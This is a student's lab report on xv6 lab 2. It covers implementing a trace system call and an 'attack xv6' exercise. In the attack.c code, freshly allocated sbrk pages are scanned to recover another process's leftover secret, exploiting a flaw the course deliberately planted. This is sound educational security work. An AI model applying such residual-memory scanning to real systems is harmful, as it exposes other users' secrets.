xv6_lab2实验报告

trace解题思路

`trace` 的这个实现其实就是要你基本理解 `system call` 的一个完整流程是怎么样的.而且,这个 `trace` 并不是一个完整的 `system call` 的实现,因为原先都已经实现了大部分的了(bushi)

> Tip
>
> 看了xv6的第二章的课后习题即**Add a system call to xv6 that returns the amount of free memory available.** 这个从头到尾实现了一次就知道 `system call` 大概都是一个什么样的流程,那么也能够明白 `syscall.c` 这个作为 `system call table` 的一整个 `system call` 的入口.

那么,我们就有了重要的思路切入点: `syscall.c` !

因为,这个是 `syatem call table` ,从而我们要 `trace` process的系统调用路径的话,就需要从这里的 `syscall` 函数入手.

因为这个函数是每一个系统调用的公共入口,所以我们可以在这里进行输出

1. 先修改 `syscall.c` 的函数 `syscall` 来改动输出格式

```c
void
syscall(void)
{
  int num;
  struct proc *p = myproc();

  num = p->trapframe->a7;
  if(num > 0 && num < NELEM(syscalls) && syscalls[num]) {
    p->trapframe->a0 = syscalls[num]();
    if((p->tracemask >> num) & 1) {
      printf("%d: syscall %s -> %ld\n", p->pid, syscall_names[num], p->trapframe->a0);
    }
  } else {
    printf("%d %s: unknown sys call %d\n",
            p->pid, p->name, num);
    p->trapframe->a0 = -1;
  }
}
```

那么这个 `syscall_names` 是为了优化输出而设置的一个 `the char array of the char array` :

```c
static const char *syscall_names[] = {
  [SYS_fork]    = "fork",
  [SYS_exit]    = "exit",
  [SYS_wait]    = "wait",
  [SYS_pipe]    = "pipe",
  [SYS_read]    = "read",
```

```
7     [SYS_kill]    = "kill",
8     [SYS_exec]    = "exec",
9     [SYS_fstat]   = "fstat",
10    [SYS_chdir]   = "chdir",
11    [SYS_dup]     = "dup",
12    [SYS_getpid]  = "getpid",
13    [SYS_sbrk]    = "sbrk",
14    [SYS_sleep]   = "sleep",
15    [SYS_uptime]  = "uptime",
16    [SYS_open]    = "open",
17    [SYS_write]   = "write",
18    [SYS_mknod]   = "mknod",
19    [SYS_unlink]  = "unlink",
20    [SYS_link]    = "link",
21    [SYS_mkdir]   = "mkdir",
22    [SYS_close]   = "close",
23    [SYS_trace]   = "trace",
24  };
```

那么这个`tracemask`又是什么呢?🤔

因为我们跟踪的是**process**的一个**system call**的一个路径.所以,这个是`struct proces`的一个*field*来决定是否要对当前**process**要进行`trace`

2. 接着,我们修改`proc.h`和`proc.c`

首先在`proc.h`这个文件中的`struct proc`中加入一个*filed*: `int tracemask;`

然后,我们在`proc.c`的`procinit`函数中加入一个tracemask的初始化: `p->tracemask = 0;`

还有要在`fork`函数中加入**child process**对**parent process**的一个`tracemask`的一个copy: `np->tracemask = p->tracemask;`

3. 最后,我们完成`trace`的一个函数原型实现

在`sysproc.c`中添加如下函数原型:

C c

```c
1   uint64
2   sys_trace(void)
3   {
4     int mask;
5
6     argint(0, &mask);
7
8     if (mask < 0) {
9       return -1;
10    }
11
12    myproc()->tracemask = mask;
13
14    return 0;
15  }
```

Note

`p->trapframe->a0` 和 `p->trapframe->a7` 这个是一个涉及到**user mode**和**kernel mode**之间的一个**trap**的一个内容,详细情况就可以参考*Chapter 3: Page tables* 因为在这里说的话就要很大篇幅了,我也不是很会说,现在

对page table和memory layout一个懂了点,但没有完全掌握的地步.

不过这里涉及到的寄存器 `a0` 这个其实我一开始也不清楚还能作为**系统调用返回值**,以为都是函数参数的寄存器.

攻击xv6题解思路

> **Hint**
>
> 当内核调用 kalloc 申请分配一页内存时，会直接从该链表头取出一页返回给调用者。当内核调用 kfree 申请释放一页内存时，同样也是直接从该链表头中插入该页面。

有了hint之后,这道题的思路很简单,我们就看一下 `secret` 是怎么实现的就行了.

`secret.c` 就是先为process的heap `sbrk` 了32个page,然后用移动指针到第9个page开头,然后就写入东西.

因此,我们的 `attack` 也一样,只需要跟着 `sbrk` 一样的大小就行,然后就是一个对页面的搜寻查找相关和 `./abcdef` 这样内容相关的content

> **Note**
>
> 这里的搜寻一开始我还搞混淆了,我还在想: `sbrk` 下的memory,在**user mode**怎么能够 `walk` pagetable进行搜寻查找,因为没有system call. 但是,我问了一下AI之后发现自己疏忽了,忘记了还有heap这些在**user mode**下的**memory layout**. `page` 和 `pagetable` 这些是在**kernel mode**下的**memory layout**下的结构. 两者在表面下并不一致!!!

因此,我们只需要像对待**array**那样来对待就行.

`attack.c` 如下所示:

```c
#include "kernel/types.h"
#include "kernel/fcntl.h"
#include "user/user.h"
#include "kernel/riscv.h"

int
main(int argc, char *argv[])
{
  // your code here.  you should write the secret to fd 2 using write
  // (e.g., write(2, secret, 8)

  const int secret_len = 7;
  // The set of characters the secret can be composed of.
  const char charset[] = "./abcdef";
  const int charset_len = 8;

  // Allocate memory to search through.
  char* mem = sbrk(PGSIZE * 32);
  if (mem == (char*)-1) {
      write(2, "sbrk failed\n", 12);
      exit(1);
  }
```


```
23
24    // search the secret in memory array
25    for (char* p = mem; p < mem + PGSIZE * 32 - (secret_len + 1); p++) {
26      if (p[secret_len] == '\0') {
27        int all_chars_valid = 1;
28        // Check if all characters in the candidate string belong to the charset.
29        for (int i = 0; i < secret_len; i++) {
30          int char_is_in_set = 0;
31          for (int j = 0; j < charset_len; j++) {
32            if (p[i] == charset[j]) {
33              char_is_in_set = 1;
34              break;
35            }
36          }
37          if (!char_is_in_set) {
38            all_chars_valid = 0;
39            break;
40          }
41        }
42
43        if (all_chars_valid) {
44          // Found it. Write to stderr.
45          write(2, p, secret_len + 1);
46          exit(0);
47        }
48      }
49    }
50
51    exit(1);
52  }
```

Question

为什么真正的秘密数据被存放在 end+32 的偏移处，而不是页面的起始位置？

其实这个问题我们看了有关于**process's address space**以及`sbrk`的实现会更好.

文档中的图片:



这个问题我们应该想为什么要是`32`而不是`34`或者`24`等等?

因此,我们从上下文分析一下,发现`my very very very secret pw is: `这个content可能是`32`的,然后我们用`echo my very very very secret pw is: | wc`验证真是`32`

因此,我们可以得出:这个是为了不覆盖`my very very very secret pw is: `这个内容的输出所以是进行了偏移.否则会覆盖前面的内容.

待会,我们可以用其他方法进行验证.

还有就是:

```c
char *end = sbrk(PGSIZE*32);
end = end + 9 * PGSIZE;
```

这里有必要sbrk这么大吗?而且进行一定的page偏移.🤔

我问了AI之后,看到答案说:这个是为了将这个`secret`的内容输出和前面的`heap`的内容进行一个isolation.我想这也是一个保险.

对上面的`32`进行一个实验验证,首先修改`secret.c`

```c
#include "kernel/types.h"
#include "kernel/fcntl.h"
#include "user/user.h"
#include "kernel/riscv.h"

```

```
6
7   int
8   main(int argc, char *argv[])
9   {
10    if(argc != 3){
11      printf("Usage: secret the-secret flag-bit\n");
12      exit(1);
13    }
14    char *end = sbrk(PGSIZE*32);
15    end = end + 9 * PGSIZE;
16    strcpy(end, "my very very very secret pw is:   ");
17    if (strcmp(argv[2], "1") == 0) {
18      strcpy(end, argv[1]);
19      write(1, end, 41);
20    }
21    if (strcmp(argv[2], "0") == 0) {
22      // 32 can change as long as it is greater than or equal to 32
23      strcpy(end + 32, argv[1]);
24      write(1, end, 41);
25    }
26    printf("\n");
27    exit(0);
28  }
```

这里就是我们添加一个参数来标记是否进行偏移,并且我们输出内容进行验证

因为这里的参数个数发生了变化,因此,我们要在`attacktest.c`这里进行一个改动:`char *newargv[] = { "secret", secret, "0", 0 };`

在`attacktest`这个程序调用`secret`时候添加一个默认参数

最后`make qemu`进行测试,得到结果如下:

Plain text

```
1  $ attacktest
2  my very very very secret pw is: ../bed/
3  OK: secret is ../bed/
4  $ secret aabbccd 1
5  aabbccdvery very secret pw is:
6  $ secret aabbccd 0
7  my very very very secret pw is: aabbccd
8  $
```

最终可以得出结论:这个 `32` 只是为了不覆盖前面的内容而设置的,数值是 `>=32` 就行

Version 2

C

```c
1  #include "kernel/types.h"
2  #include "kernel/fcntl.h"
3  #include "kernel/riscv.h"
4  #include "user/user.h"
5
6  int
7  main(int argc, char *argv[])
8  {
9    // your code here.  you should write the secret to fd 2 using write
```

```
10    // (e.g., write(2, secret, 8)
11
12    int page_num = 17;
13    char* end = sbrk(page_num * PGSIZE);
14    end += (page_num - 1) * PGSIZE;
15    write(2, end + 32, 8);
16    exit(1);
17  }
```

这个就是确定位置来直接攻击,这个是参考得来的,详细解释看link

之前的学习,没有对这个方面很深入了解,因为对内存分布和布局这个以及进程的内存分配这一块内容都是只有浅显的理解.看来还是有很多东西要学习,路阻且长啊🥹

实验主观心得

这次的实验,`trace`这道题还好.主要是这个`攻击xv6`这个有意思.

之前对于系统攻击就有一定的了解,比如:csci0300和meltdown and spectre

这些系统攻击就是和这次实验的有点不一样,一个主要是**Side channel attacks**,一个是**C库函数的缺陷**,这次的实验我们主要是利用了xv6团队特意设计的系统缺陷进行攻击的.

系统攻击真的是有趣但复杂, 从这次的 `attack` 来看,看来还有很多东西要继续深挖才行啊,内存分布,内存布局,内存分配,页表等等.